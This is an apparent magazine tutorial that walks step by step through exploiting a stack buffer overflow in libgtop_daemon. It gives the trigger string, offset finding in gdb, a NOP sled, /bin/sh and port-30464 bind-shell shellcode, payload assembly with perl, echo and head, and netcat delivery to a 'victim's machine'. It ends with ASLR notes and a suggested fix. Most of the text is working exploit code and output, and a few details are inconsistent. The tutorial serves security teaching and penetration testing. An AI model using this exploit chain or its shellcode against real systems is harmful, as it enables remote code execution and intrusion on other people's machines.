



**Figure 7.** *The timed_read() function (simplified); illustration for Listing 8*

then the whole two thousand character string would be read into the `buf[]` array, resulting in buffer overflow.

Looking back a few lines, we notice that the code we focus on is executed if the following condition is true:

```
if (!strcmp (auth_protocol,
  MCOOKIE_NAME))
```

The value of the variable `auth_protocol` is read from `fd` as well. We can easily find out that `MCOOKIE_NAME` is defined in the source file *include/glibtop/gnuserv.h* as `MAGIC-1`:

```
#define MCOOKIE_NAME "MAGIC-1"
```

Conclusion: to overflow the `buf[]` buffer, the file to be read by the `permitted()` function should contain the following data:

```
MAGIC-1
2000
AAAA... (the character A ↩
repeated two thousand times)
```

Now, we need to know when the function `permitted()` is called and how it acquires its data, so we take another look at the source code. A quick research reveals that when *libgtop_daemon* is launched (preferably with the `-f` option, which prevents the daemon from running in the background), it opens the port 42800 and listens for incoming data. This makes it possible to send the malicious string to that port (for example, using *netcat*), causing stack overflow.

## Testing the vulnerability in libgtop_daemon

We will now experiment on *libgtop_daemon* to see if it is actually vulnerable to buffer overflow. We compile *libgtop* sources (you can find the sources on the CD) with the commonly used commands:

```
$ ./configure
$ make
```

Next, we got to the *src/daemon* directory and issue the command:

```
$ ./libgtop_daemon -f
```

*libgtop_daemon* is now started and begins listening for connections on port 42800. We now open another console window which will be used to send the long string to port 42800 of the local machine. Since it wouldn't be particulary convenient to manually enter two thousand characters, we'll use Perl. The following simple script does the job:

```
#!/usr/bin/perl
print "A"x2000
```

The first line of this script tells the system which interpreter should be used to execute the script (`/usr/bin/perl` in our case), the second prints the two thousand A characters. We could save this script in a file, add

a line that prints `MAGIC-1\n2000\n`, and run it, redirecting its standard output to *netcat*. Such a solution has one disadvantage, though – if we wanted to change the number of characters that are printed, we would have to modify the script itself. We'll do it in a slightly different way. The following command has exactly the same effect as the script presented above:

```
$ perl -e 'print "A"x2000'
```

Executed with the `-e` option, Perl interpreter treats its argument as program code. Going one step further, the complete form of our malicious string can be produced with the command:

```
$ perl -e \
  'print "MAGIC-1\n2000\n"."A"x2000'
```

We issue this command with output piped to *netcat*:

```
$ perl -e \
  'print "MAGIC-1\n2000\n"."A"x2000' \
  | nc 127.0.0.1 42800
```

Now, let's take a look at the console that *libgtop_daemon* was started from – as we can see, the program has crashed with *segmentation fault*.

## How many characters overflow the buffer

We will now try to determine the proper length of the string needed to overwrite the function's return address. One the one hand, the string cannot be too short, because it will not overwite the return address, on the other hand, using a string that is too long is undesirable as well, since overwriting a large memory area can cause unexpected errors that are hard to debug. As we already know, two thousand characters is enough to overwrite the function's return address, so now we'll experiment with shorter strings. We issue the same command as before, but using a lower number of characters:

```
$ perl -e \
  'print "MAGIC-1\n1500\n"."A"x1500' \
  | nc 127.0.0.1 42800
```

Note: of course, *libgtop_daemon* needs to be restarted each time we run the command. It may happen that the attempt to restart the daemon fails, and the following error message is displayed:

```
bind: Address already in use
```

If this happens, we simply wait about one minute and try running the program again.

Several test reveal that the shortest string which causes buffer overflow is made of 1178 characters. We can assume that such string does not overwrite the function's return address. On the stack, the return address is preceded by the previous frame pointer – changing it could lead to unstable program behavior as well (see the fifth section of Figure 4). We'll see if this is really the case.

## libgtop_daemon under the debugger

To run *libgtop_daemon* under the debugger, we need to compile it with debugging symbols enabled. This is accomplished by running the compiler (*gcc*) with the `-ggdb` option. We'll add this option in a not very elegant way, but we'll keep it simple. We open the *Makefile* located in the top source directory. One of the lines inside that file says:

```
CC = gcc
```

This line specifies the name of the compiler that will be used to build the program. We change this line to:

```
CC = gcc -ggdb
```

This enables the `-ggdb` option for each compiler invocation. Let's see if it works – we save the *Makefile* and run the command:

```
$ make
```

Then, we change the directory to *src/daemon*, and issue the following command:

```
$ gdb libgtop_daemon
```

When the debugger is launched, we issue the *list* command. The debugger displays the source code of the program, so the debugging symbols have, in fact, been enabled.

We set a breakpoint on the line where buffer overflow occurs, that is line 203 of the file *gnuserv.c*:

```
if (timed_read (fd, buf,
  auth_data_len, AUTH_TIMEOUT, 0)
```

We set the breakpoint just like we did before, using the command:

```
(gdb) break gnuserv.c:203
```

Now, we run *libgtop_daemon* with the `-f` option:

```
(gdb) run -f
```

On the second console, we send the 1178-character string to port 42800 of the local machine:

```
$ perl -e \
  'print "MAGIC-1\n1178\n"."A"x1178'\
  | nc 127.0.0.1 42800
```

The debugger running on the other console shows that program execution stopped on the breakpoint. We'll now examine the value of function's return address:

```
(gdb) print $ebp+4
(gdb) x $ebp+4
```

The first command displays the memory location of the function's return address. The second shows the return address itself. Now, we tell the debugger to execute the next line, causing the overflow, and we check if the value of return address has changed:

```
(gdb) next
(gdb) x $ebp+4
```

**Listing 9.** *The shellcode that spawns a shell*

```
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd
\x80\xe8\xdc\xff\xff\xff/bin/sh
```

**Listing 10.** *Testing the shellcode*

```
main() {
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

  void(*ptr)();
  ptr = shellcode;
  ptr();
}
```

The address remains unchanged. This proves our theorem – despite the strange program behavior, the function's return address is not affected when we feed the program with a string of 1178 characters. Several more experiments (using longer strings of A characters) show that at least 1184 characters are required to overwrite the return address.

## Structure of the malicious string

Our plan of attack is as follows: we will feed *libgtop_daemon* with a specially crafted string, causing 1184 bytes to be copied into the buffer. Just in case, we'll use a slightly longer string – say, 1200 bytes. The 1200-character string will be made up of three elements (as shown in Figure 5):

- a block of *nop* instructions,
- the shellcode,
- an address pointing to a location inside the *nop* block.

We will now attempt to build such a string. First, we need to choose the sizes of the *nop* instructions block and the addresses block. We can assume that both blocks will be about the same length. We'll take the total string length that we selected before (1200 bytes) minus the length of the shellcode, and divide it by two. The result is the size of the *nops* and addresses blocks that will be placed at the beginning and at the end of the string.

Now, we only need to find suitable shellcode – we'll do it with the help of Google. The shellcode we found is shown in Listing 9.

According to the description, this code spawns a shell (the string `/bin/sh` is clearly visible in the code) on a x86 Linux system. However, we do not trust programs found on the Internet, so we'll check if the shellcode actually works. All we need to do is place the code in a character array, then cast the array pointer to a function pointer and call it. The program that does the test is shown in Listing 10.

We compile and run the test program:

```
$ gcc shellcode_test.c ←
-o shellcode_test
$ ./shellcode_test
sh-2.05b$
```

The shell has been started, so, apparently, the code works. We can get back to the construction of the malicious string. The shellcode is 45 bytes long, which leaves us with two blocks of (1200-45)/2=577,5 bytes for the addresses and *nop* instructions. Each address is four bytes long, so we will assume the addresses block will occupy 576 bytes, leaving the remaining 579 bytes for the *nop* instructions. Addresses block is 576 bytes, *nop* instructions block is 579 bytes, shellcode is 45 bytes, 576+579+45=1200 – our calculations seem correct.

We are not able to build the string yet, since we don't know what address to use in the addresses block. It must point to a location that is close (say, a dozen bytes ahead) to the beginning of the `buf[]` array. But how are we supposed to know the location of the array by the time the program is running? For now, we won't bother with that – we'll use the debugger to check it later. We temporarily assume the address is `0x11223344`.

## Building the malicious string

The structure of the malicious string that we'll feed to *libgtop_daemon* is as follows:

- the `MAGIC-1` line,
- the `1200` line,
- a line made up of three sections: the value `0x90` (*nop* instruction) repeated 579 times, 45 bytes of shellcode, and the address `0x11223344` repeated 144 times (each address is four bytes long, so their total length is 576 bytes).

We'll create three additional files:

- *nop.dat*, containing a long string of bytes of the value `0x90`,
- *shellcode.dat*, containing the shellcode,
- *address.dat*, containing a series of addresses `0x11223344`.

Commands used to create these files are shown in Listing 11. The *nop.dat* and *address.dat* files are created just like we discussed before – using the `perl` command with the `-e` option, passing the code to be executed as an argument. To produce the shellcode file, we use the standard *echo* command, invoked with two options. The `-e` option specifies that the string `\x4e` should be interpreted as a single

byte with hexadecimal value of 0x4e, not as a string of four characters *0x4e*. The `-e` option suppresses the terminating newline.

Now that we have the additional files ready, we can assemble them to form the complete string. To display 579 bytes of the *nop.dat* file, we'll use the *head* command (displays the first part of the specified file).

```
$ head -c 579 nop.dat
```

The contents of *shellcode.dat* will be displayed using the *cat* command. We can combine the commands together into one:

```
$ echo -e "MAGIC-1\n1200\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat`
```

When we execute this command, it outputs some garbage. Let's check if that is really what we wanted. We will now count the number of characters produced by the command (*wc* shows the number of lines, words, and characters read from its standard input):

```
$ echo -e \
  "MAGIC-1\n1200\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat` \
  | wc
```

The string is 1213 bytes long, which is what we expected (1200 bytes plus the length of two preceding lines). We examine the string with the `hexdump` command (displays binary data in hexadecimal format) – see Listing 12. The string looks correct – first, the `MAGIC-1` and `1200` lines, then a sequence of *nops*, then some strange values that appear to be the shellcode, and, finally, a sequence of addresses `0x11223344`.

**Listing 11.** *Creating the additional files*

```
$ perl -e 'print "\x90"x900' > nop.dat
$ echo -en "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07" > shellcode.dat
$ echo -en "\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d" >> shellcode.dat
$ echo -en "\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80" >> shellcode.dat
$ echo -en "\xe8\xdc\xff\xff\xff/bin/sh" >> shellcode.dat
$ perl -e 'print "\x11\x22\x33\x44"x500' > address.dat
```

## First attack attempt

It's time for our first attempt to attack. For now, we will launch *libgtop_daemon* under a debugger, since that would let us check if the function's return address is actually overwritten with the value we specified. We'll also examine the location of the `buf[]` array (as you remember, we need to insert that address into the malicious string, to make the function return to the *nops* block).

We'll use two consoles for the test attack. We start the debugger on the first console (full session transcript is shown in Listing 13):

```
$ gdb libgtop_daemon
```

We set a breakpoint on the line where buffer overflow occurs:

```
(gdb) break gnuserv.c:203
```

We start the program with the `-f` option (making it run in the foreground):

```
(gdb) run -f
```

The program listens for data on port 42800. We'll send it the malicious string. We switch to the second console (and into the directory where *nop.dat*, *shellcode.dat*, and *address.dat* are stored) and issue the following command:

```
$ echo -e \
  "MAGIC-1\n1200\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat` \
  | nc 127.0.0.1 42800
```

When we get back to the first console, we see that program execution stopped on the breakpoint.

```
Breakpoint 1, permitted
(host_addr=16777343, fd=6)
at gnuserv.c:203
203 if (timed_read (fd,
buf, auth_data_len,
AUTH_TIMEOUT, 0)
!= auth_data_len)
```

We check the value of function's return address (before the overflow):

```
(gdb) x $ebp+4
0xbffff8dc: 0x0804a1ae
```

Now, we execute the next line, causing the overwrite of function's return address. Then we once again examine its value:

```
(gdb) next
207 if (!invoked_from_inetd
```

**Listing 12.** *Examining the resulting string*

```
$ echo -e "MAGIC-1\n1200\n"`head -c 579 nop.dat``cat shellcode.dat`\
  `head -c 576 address.dat` | hexdump -Cv
00000000  4d 41 47 49 43 2d 31 0a  31 32 30 30 0a 90 90 90  |MAGIC-1.1200....|
00000010  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000020  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
(...)
000001f0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000200  90 eb 1f 5e 89 76 08 31  c0 88 46 07 89 46 0c b0  |.ë.^.v.1Ŕ.F..F.°|
00000210  0b 89 f3 8d 4e 08 8d 56  0c cd 80 31 db 89 d8 40  |..ó.N..V.Í.1Ű.Ř@|
00000220  cd 80 e8 dc ff ff ff 2f  62 69 6e 2f 73 68 11 22  |Í.čÜ˙˙˙/bin/sh."|
00000230  33 44 11 22 33 44 11 22  33 44 11 22 33 44 11 22  |3D."3D."3D."3D."|
00000240  33 44 11 22 33 44 11 22  33 44 11 22 33 44 11 22  |3D."3D."3D."3D."|
(...)
00000450  33 44 11 22 33 44 11 22  33 44 11 22 33 44 11 22  |3D."3D."3D."3D."|
00000460  33 44 11 22 33 44 11 22  33 44 11 22 33 44 0a     |3D."3D."3D."3D."|
```

```
&& server_xauth
&& server_xauth->data &&
(gdb) x $ebp+4
0xbffff8dc: 0x44332211
```

The address has been overwritten with the value we supplied, but with reversed byte order (`0x44332211` instead of `0x11223344`). This is due to the fact that x86 is a *little endian* architecture (less significant bytes are stored first in the memory). We will need to reverse the address before inserting it into the string. Now, we can check the location of the `buf[]` array:

```
(gdb) print &buf
$1 = (char (*)[1024]) 0xbffff440
```

Just in case, we'll also examine the memory contents, starting with that location (to make sure the string has actually been placed in the buffer).

```
(gdb) x/24 buf
```

Everything seems fine – first, a long sequence of *nop* instructions, then the shellcode, then the addresses. Now, we choose some address inside the *nops* block, for example `0xbffff501`. We'll use it to overwrite the function's return address. We can now exit the debugger with the *quit* command, or by pressing [*ctrl*]+[*d*].

The debugger session has shown that the return address of the buggy function actually gets overwritten – we only need to remember to reverse the bytes in the address when we insert it into the string. The address that we will use is `0xbffff500`, pointing to a location at the beginning of the *nops* section. We are almost ready to build the final string that we'll feed to *libgtop_daemon* to trick it into spawning a shell. However, there is one more problem that we can encounter along the way.

## A side note

Let's take a look at Figure 8. As you can see, the addresses subsequently placed in memory overwrite the stack, including the function's return address.

**Listing 13.** *Debugger session transcript*

```
Script started on Sat 15 May 2004 02:30:58 AM EDT
haking@livehaking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
[haking@live daemon]$ gdb libgtop_daemon
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) break gnuserv.c:203
Breakpoint 1 at 0x8049e42: file gnuserv.c, line 203.
(gdb) run -f
Starting program: libgtop-1.0.6/src/daemon/libgtop_daemon -f

Breakpoint 1, permitted (host_addr=16777343, fd=6) at gnuserv.c:203
203 if (timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != auth_data_len)
(gdb) x $ebp+4
0xbffff8dc: 0x0804a1ae
(gdb) next
207     if (!invoked_from_inetd && server_xauth && server_xauth->data &&
(gdb) x $ebp+4
0xbffff8dc: 0x44332211
(gdb) print &buf
$1 = (char (*)[1024]) 0xbffff440
(gdb) x/24 buf
0xbffff440: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff450: 0x90909090  0x90909090  0x90909090  0x90909090
(...)
0xbffff670: 0x90909090  0x90909090  0x90909090  0x90909090
(gdb)
0xbffff680: 0xeb909090  0x76895e1f  0x88c03108  0x46890746
0xbffff690: 0x890bb00c  0x084e8df3  0xcd0c568d  0x89db3180
0xbffff6a0: 0x80cd40d8  0xfffdce8  0x69622fff  0x68732f6e
0xbffff6b0: 0x44332211  0x44332211  0x44332211  0x44332211
(...)
0xbffff8e0: 0x44332211  0x44332211  0x44332211  0x44332211
0xbffff8f0: 0x4006bc84  0x00000005  0x00000010  0xbffff900
(gdb) quit
The program is running.  Exit anyway? (y or n) y
haking@livehaking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
[haking@live daemon]$
Script done on Sat 15 May 2004 02:35:06 AM EDT
```

This is similar to what we've seen in our test – we created a string with the address 1234 repeated many times, causing the return address to be overwritten with that value.

However, things could have gone a little bit unlucky – see Figure 9. In this case, the string is placed in the buffer one byte ahead. The effect is that the return address is overwritten with the value 2341. We can see that in action by examining *libgtop_daemon* execution under the debugger (similarly to the transcript shown in Listing 13). If the value of function's return address (after the overflow) displayed with the command `x $ebp+4` is the value that we supplied, but shifted by one, two or three bytes, then this is the case. This would require us to add a few characters to the string that we send to *libgtop_daemon*, to match the alignment of data on the stack (as shown in Figure 8):

```
$ echo -e \
  "MAGIC-1\n1201\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`-\
  `head -c 576 address.dat` \
  | nc 127.0.0.1 42800
```





**Figure 8.** *The string overwrites the contents of the stack, including the function's return address; the lucky case – the string's word alignment matches the alignment of data on the stack*





**Figure 9.** *The string overwrites the contents of the stack, including the function's return address; the unlucky case – the string's word alignment differs from the alignment of data on the stack and the return address is overwritten with an incorrect value*

**Listing 14.** *The shellcode to spawn a shell on port 30464*

```
char shellcode[] = /* Taeho Oh bindshell code at port 30464 */
"\x31\xc0\xb0\x02\xcd\x80\x85\xc0\x75\x43\xeb\x43\x5e\x31\xc0\x31\xdb\x89"
"\xf1\xb0\x02\x89\x06\xb0\x01\x89\x46\x04\xb0\x06\x89\x46\x08\xb0\x66\xb3"
"\x01\xcd\x80\x89\x06\xb0\x02\x66\x89\x46\x0c\xb0\x77\x66\x89\x46\x0e\x8d"
"\x46\x0c\x89\x46\x04\x31\xc0\x89\x46\x10\xb0\x10\x89\x46\x08\xb0\x66\xb3"
"\x02\xcd\x80\xeb\x04\xeb\x55\xeb\x5b\xb0\x01\x89\x46\x04\xb0\x66\xb3\x04"
"\xcd\x80\x31\xc0\x89\x46\x04\x89\x46\x08\xb0\x66\xb3\x05\xcd\x80\x88\xc3"
"\xb0\x3f\x31\xc9\xcd\x80\xb0\x3f\xb1\x01\xcd\x80\xb0\x3f\xb1\x02\xcd\x80"
"\xb8\x2f\x62\x69\x6e\x89\x06\xb8\x2f\x73\x68\x2f\x89\x46\x04\x31\xc0\x88"
"\x46\x07\x89\x76\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\x5b\xff\xff\xff";
```

## Buffer overflow on FreeBSD

One of our betatesters, Paweł Luty, has tested the techniques described here (buffer overflow in *stack_1.c* and *stack_2.c*) on FreeBSD. Following are some of his observations:

*The techniques worked as expected – all I needed to do was to change the shellcode in stack_1.c and stack_2.c to:*

```
\xeb\x0e\x5e\x31\xc0\x88\x46\x07\x50\x50\x56\xb0\x3b\x50\xcd\x80
\xe8\xed\xff\xff\xff/bin/sh
```

*There was a small problem with the FreeBSD echo command, since it lacked the* `-e` *option – but I was able to use Perl instead.*

*I also noticed that on FreeBSD 5.1-RELEASE-p10 the address of the buffer is constant for each program run (regarding Table 1).*

## The attack

We have planned to overwrite the function's return address with the value `0xbffff501`. The natural byte order must be reversed for *little endian* machines (less significant bytes first), so we need to recreate the contents of the *address.dat* file:

```
$ perl -e \
  'print "\x01\xf5\xff\xbf"x500' \
  > address.dat
```

We run *libgtop_daemon* on the first console:

```
$ libgtop_daemon -f
```

On the second console, we send the string to port 42800:

```
$ echo -e \
  "MAGIC-1\n1201\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat` \
  | nc 127.0.0.1 42800
```

If everything went well, a shell would be spawned on the first console (the one running *libgtop*).

## Using the knowledge in practice

Now that we know how to trick the buggy version of *libgtop* to execute arbitrary code, we can consider using the acquired knowledge in practice for penetration tests.

Let's imagine that we have found out that our victim is using the vulnerable version of *libgtop*. We could send the malicious string to port 42800 of the victim's machine. Notice, however, that it would be rather pointless to start a local shell on the remote machine – all that we get is satisfaction for causing strange behavior of the remote machine. What we need is a shell bound to a port, which would allow us to send commands to the remote computer (using *netcat*). To get such a shell, we need another shellcode, that we could execute on the victim's machine in the same manner as before. Of course, we can find it on the Internet as well (see Listing 14). According to the de-

scription, the shellcode spawns a shell bound to port 30464.

We place the new shellcode in the *shellcode.dat* file just like we did before (see Listing 11). Since the length of the new code differs from the previous version, we need to modify the size of the *nop* instructions and addresses blocks, to assure that the complete string is still 1200 bytes long. The *wc* command tells us that the shellcode is 177 characters long, so we are left with 523 bytes for the *nop* instructions block and 500 bytes for the addresses.

Let's do the test. We run *libgtop_daemon* on the first console:

```
$ libgtop_daemon -f
```

On the second console, we send the string (with the new shellcode) to port 42800 of the victim's machine running *libgtop* server (in our case – port 42800 of the local machine):

```
$ echo -e \
  "MAGIC-1\n1201\n"\
  `head -c 523 nop.dat`\
  `cat shellcode.dat`\
  `head -c 500 address.dat` \
  | nc 127.0.0.1 42800
```

On the third console, we connect to port 30464 of the victim's machine:

```
$ nc 127.0.0.1 30464
```

After the connection is established, we can execute commands on the victim's system.

We could, of course, perform the same test in a more realistic environment, running *libgtop_daemon* on one machine and using another one to attack. In such situation, we would send the malicious string and connect to the remote machine specifying the IP address of the victim instead of 127.0.0.1.

## Will this technique work in the real world?

During our experiments, we had the comfort of being able to perform additional tests on the target machine. We could check the exact memory location of the supplied shellcode. It would not be possible to perform such test on the victim's machine in the real world. Does it mean that the shellcode would be placed at some other address, causing the attack to fail? We might think that the address of the `buf[]` array would be the same for every machine executing the program. The bottom of the stack is always located at `0xc0000000`, and the number and size of variables stored on the stack is only dependant on the program, not the system libraries or the kernel.

We don't want to rely only on our assumptions, so we'll perform another experiment: we add the following line to the *gnuserv.c* source file, to display the address of the buffer just after the overflow.

```
printf("\nbuffer address: 0x%x\n\n", &buf);
```

The modified program has been executed on four machines. The collected results are shown in Table 1. As we can see, contrary to our belief the shellcode sent to another computer might be placed at a location other than the one found on our system. What could be the cause of that?

The reason why the `buf[]` array address was different for each program run on the third and fourth test machine was that the kernels of these systems have been patched to protect against buffer overflow attacks. The different address values for the first and second machine can have several reasons – for example, environment variables stored on the stack. We could check if that is really the case by issuing the command:

```
$ export XXX=XXXXXXXXXXXXXXXXXX
```

then examining the location of `buf[]` again.

The test results lead to two conclusions. Firstly, from the attacker's point of view, the malicious string should contain a relatively large block of *nop* instructions, and the value that overwrites the function's return address should point to the center of that block. The attack would succeed even if the buffer location is different by a few hundreds of bytes (note: the addresses block should not be too small – if it is, additional problems might occur; this will be discussed in the article *Building a Shellcode in Python* in the next issue of our magazine). Secondly, from the system administrator's point of view, it is possible to protect the system from buffer overflow attacks (more or less effectively...) – one example of a protection mechanism is the *grsecurity* patch.

Another, more sophisticated and effective solution is presented in the article *Remote exploit for Windows 2000* written by Marcin Wolak.

**Table 1.** `buf[]` *buffer address on several test machines*

| system | buf[] buffer address |
|---|---|
| Debian testing, kernel version 2.4.21 | `0xbffff480` |
| Suse, kernel version 2.6.4-54.5 | `0xbffff180` |
| Aurox 9.4 | different for each run, for instance `0xbfffe6d4` |
| Mandrake, kernel version 2.4.22-1.2149.nptl | different for each run |

## Homework

As we have just seen, a program written in an insecure manner lets the attacker execute malicious code. A question arises: how could we improve the code to make it secure? The vulnerability is caused by the fact that the program accepts as much data as the user sends, not worrying about its length. The obvious fix is to add a conditional statement that checks if the variable `auth_len_data` is not too big, and if it is, changes it to a lower value. As a homework assignment, readers are encouraged to modify the code and check if it's not vulnerable to buffer overflow anymore. ■